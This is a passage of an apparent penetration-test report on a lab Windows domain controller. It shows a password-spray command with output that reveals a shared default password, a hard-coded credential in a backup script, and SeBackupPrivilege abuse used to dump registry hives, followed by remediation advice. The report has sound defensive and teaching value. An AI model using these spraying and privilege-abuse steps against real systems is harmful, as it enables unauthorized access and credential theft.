
```
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

- Successful SMB authentication for `michael.wrightson`:



```
kali@kali ~/workspace/Cicada/content [16:06:47] $ netexec smb 10.129.178.171 -u users.txt -p [redacted]
SMB         10.129.178.171  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.178.171  445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.178.171  445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.178.171  445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

3.3 Vulnerability: Plain-Text Credential in Backup Script



Base Score 8.1 (High)

Attack Vector (AV): Network (N) | Adjacent (A) | Local (L) | Physical (P)

Attack Complexity (AC): Low (L) | High (H)

Privileges Required (PR): None (N) | Low (L) | High (H)

User Interaction (UI): None (N) | Required (R)

Scope (S): Unchanged (U) | Changed (C)

Confidentiality (C): None (N) | Low (L) | High (H)

Integrity (I): None (N) | Low (L) | High (H)

Availability (A): None (N) | Low (L) | High (H)


- **CVSS3.1:** AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N– 8.1 (High)
- **Description:** A PowerShell backup script within the `DEV` share contained Emily's password hard-coded in a `ConvertTo-SecureString` call, exposing it to any authenticated user.
- **Impact:** Attackers able to list or read this script can escalate their privileges by harvesting higher-level credentials.
- **Technical Summary:** Authenticated as `michael.wrightson`, the `DEV` share was browsed, revealing `Backup_script.ps1`. The file included:

```
$username = "emily.oscars"
$password = ConvertTo-SecureString <REDACTED> -AsPlainText -Force
```

Evidence:

- Snippet from `Backup_script.ps1` disclosing Emily's password.

3.4 Vulnerability: Excessive SeBackupPrivilege Granted to Standard User



Base Score 9.9 (Critical)

Attack Vector (AV): Network (N) | Adjacent (A) | Local (L) | Physical (P)

Attack Complexity (AC): Low (L) | High (H)

Privileges Required (PR): None (N) | Low (L) | High (H)

User Interaction (UI): None (N) | Required (R)

Scope (S): Unchanged (U) | Changed (C)


Confidentiality (C): None (N) | Low (L) | High (H)

Integrity (I): None (N) | Low (L) | High (H)

Availability (A): None (N) | Low (L) | High (H)

- **CVSS3.1:** AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 9.9 (Critical)
- **Description:** The user account `emily.oscars` was configured with the Windows **SeBackupPrivilege**, allowing her to read any file on the filesystem—beyond her normal access rights.
- **Impact:** An attacker controlling this user can bypass file ACLs system-wide, ultimately retrieving secrets (e.g., registry hives, proprietary data) and escalating to domain-administrator.

- **Technical Summary:** After authenticating via WinRM as Emily, we confirmed SeBackupPrivilege with `whoami /priv`. We then imported publicly available PowerShell modules to exploit this privilege, copying `root.txt` and saving the SYSTEM and SAM hives.
- **Evidence:**
  - Privilege listing showing **SeBackupPrivilege**:



```
Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

  - Retrieval of `root.txt` via `Copy-FileSeBackupPrivilege`:

```
<REDACTED>
```

```
- Extraction of SYSTEM and SAM hives and subsequent NT hash dump leading
to       full Administrator shell.
```

4. Recommendations

To address the vulnerabilities uncovered—anonymous SMB share access, weak and reused credentials, embedded plaintext secrets, and over-privileged user accounts—apply the following targeted controls:

4.1 Strengthen Authentication and Credential Policies

- Enforce unique, complex passwords for all domain users. Immediately retire any shared “new hire” password and require password changes at first logon for every new account.
- Implement a robust Active Directory password policy: minimum length, complexity rules, and periodic rotation.
- Deploy multi-factor authentication (MFA) for all interactive logons, especially for privileged and service accounts accessed via SMB or WinRM.
- Centralize credential storage in a vault (e.g., Azure Key Vault, CyberArk). Remove hard-coded passwords from scripts and shares; retrieve secrets programmatically at runtime.

4.2 Secure SMB Shares and File-Share Configurations

- Disable anonymous access to all SMB shares. Configure share permissions so that only authorized security groups can enumerate or read contents.
- Apply strict NTFS ACLs on sensitive shares (e.g., HR, DEV). Audit share definitions to ensure only intended accounts have List and Read rights.

- Enable and enforce SMB signing on domain controllers to prevent SMB relay and tampering attacks.

4.3 Enforce Least Privilege and Harden Privilege Assignments

- Audit and remove **SeBackupPrivilege** from any account not explicitly required to perform system backups. Grant this right solely to a minimal, controlled backup-operators group.
- Review local and domain-level group memberships; remove users from privileged groups unless business necessity is documented.
- Use Group Policy to restrict creation and import of PowerShell modules to sanctioned locations. Enable Constrained Language Mode or AppLocker rules to prevent ad-hoc loading of external DLLs.

4.4 Enhance Monitoring, Logging, and Incident Response

- Centralize Windows Event and PowerShell logs in a SIEM or log-aggregation platform. Monitor for:
  - Anonymous share access attempts
  - Unexpected use of backup privileges or registry hive exports
  - New module imports in PowerShell sessions on domain controllers
  - Pass-the-hash or pass-the-ticket activity
- Implement real-time alerts for privilege-escalation events (e.g., assignment or usage of SeBackupPrivilege).
- Develop and routinely exercise an incident-response playbook that covers credential compromise, lateral movement, and domain-admin recovery.

4.5 Regular Security Assessments and Patch Management

- Schedule periodic penetration tests and vulnerability scans against Active Directory hosts and SMB services. Prioritize remediation of high-risk findings.
- Enforce a disciplined patch-management process for all domain controllers and member servers. Keep Windows OS, Active Directory services, and certificate authorities fully patched.
- Audit and rotate all service and machine account secrets annually, or upon detection of credential exposure.
- Regularly review and renew LDAP/SSL certificates to maintain secure channel integrity for AD-integrated services.

Implementing these controls will mitigate the specific exposures identified in this engagement and establish a stronger, defense-in-depth posture for the Windows domain environment.

5. Conclusions

Executive Summary

Think of your IT environment as a corporate office building. Our assessment revealed several “doors” that were unintentionally left unlocked or used the same master key:

- **Open New-Hire Folder:** We found a shared folder intended for human-resources documents that anyone could access without a password. Inside was a notice revealing the standard password given to all new employees—like posting the office alarm code on the lobby wall.
- **Universal Employee Key:** Because every new account used that same default password and was never forced to change it, an outsider only needed that single code to pose as any staff member and wander freely.
- **Password in a Script:** Within a backup instruction file stored on another shared folder, a user’s login secret was hard-coded in plain view—much like finding the combination to the safe written on a sticky note inside a filing cabinet.
- **Unrestricted File-Access Privilege:** One ordinary user account held an excessive permission that allowed it to read every file on the server. This is equivalent to giving a junior employee a master pass that opens every door, including executive offices and security closets.

If left uncorrected, these issues let an intruder move from public areas of the network straight into the most sensitive parts, ultimately gaining total control. Locking down shared folders, enforcing unique passwords, and removing broad file-access rights are immediate steps to secure your environment.

Technical Summary

1. **Anonymous SMB Share Exposes Default Hire Credentials**
   - Issue: The `HR` share allowed anonymous listing and download of `Notice from HR.txt`, which disclosed the default “new hire” password.
   - Risk: Unauthorized users can obtain valid credentials without any authentication, facilitating immediate access attempts.
   - Rating: Medium (CVSS3.1 5.3)
2. **Weak Password Policy & Credential Reuse**
   - Issue: All new accounts shared the same default password with no forced change upon first login.
   - Risk: Credential reuse expands the attacker’s ability to authenticate as multiple users, supporting lateral movement.
   - Rating: High (CVSS3.1 7.3)
3. **Plain-Text Credential in Backup Script**

   - Issue: The `DEV` share's PowerShell script (`Backup_script.ps1`) contained Emily's password in clear text within a `ConvertTo-SecureString` call.
   - Risk: Any user with access to the share can harvest higher-privilege credentials and escalate their permissions.
   - Rating: High (CVSS3.1 8.1)

4. **Excessive SeBackupPrivilege Granted to Standard User**
   - Issue: The account `emily.oscars` possessed **SeBackupPrivilege**, allowing unrestricted file read access across the domain controller.
   - Risk: This privilege enables an attacker to extract sensitive files (e.g., registry hives, root flag) and ultimately achieve domain-administrator control.
   - Rating: Critical (CVSS3.1 9.9)

Collectively, these findings highlight that while perimeter protections exist, internal misconfigurations and weak credential practices create escalated risks. Implementing strict credential policies, tightening share permissions, and enforcing least-privilege assignment are urgent steps to fortify your environment.

Appendix: Tools Used

- **Ping**: Verifies network reachability and helps infer the operating system via TTL values.
- **Nmap**: Performs port discovery and service/version enumeration on the target host.
- **smbclient**: Connects to and enumerates Windows file shares, enabling anonymous or authenticated access.
- **Impacket lookupsid**: Maps security identifiers (SIDs) to human-readable domain usernames.
- **Impacket netexec**: Executes remote commands over SMB or WinRM channels.
- **Evil-WinRM**: Provides an interactive PowerShell shell over WinRM for post-exploitation tasks.
- **Certutil**: Native Windows utility used to download files from HTTP/HTTPS endpoints.
- **Python HTTP Server**: Quickly hosts files on a local HTTP server for target retrieval.
- **Git**: Retrieves code repositories (e.g., the SeBackupPrivilege scripts).
- **Impacket secretsdump**: Extracts password hashes from offline registry hives (SAM and SYSTEM).
- **Windows Built-In Utilities:** Native commands to export registry hives and enumerate account privileges.

These tools were integral to our engagement—from initial mapping and host discovery to in-depth vulnerability analysis and successful exploitation—ensuring a comprehensive evaluation of the security posture of the target environment.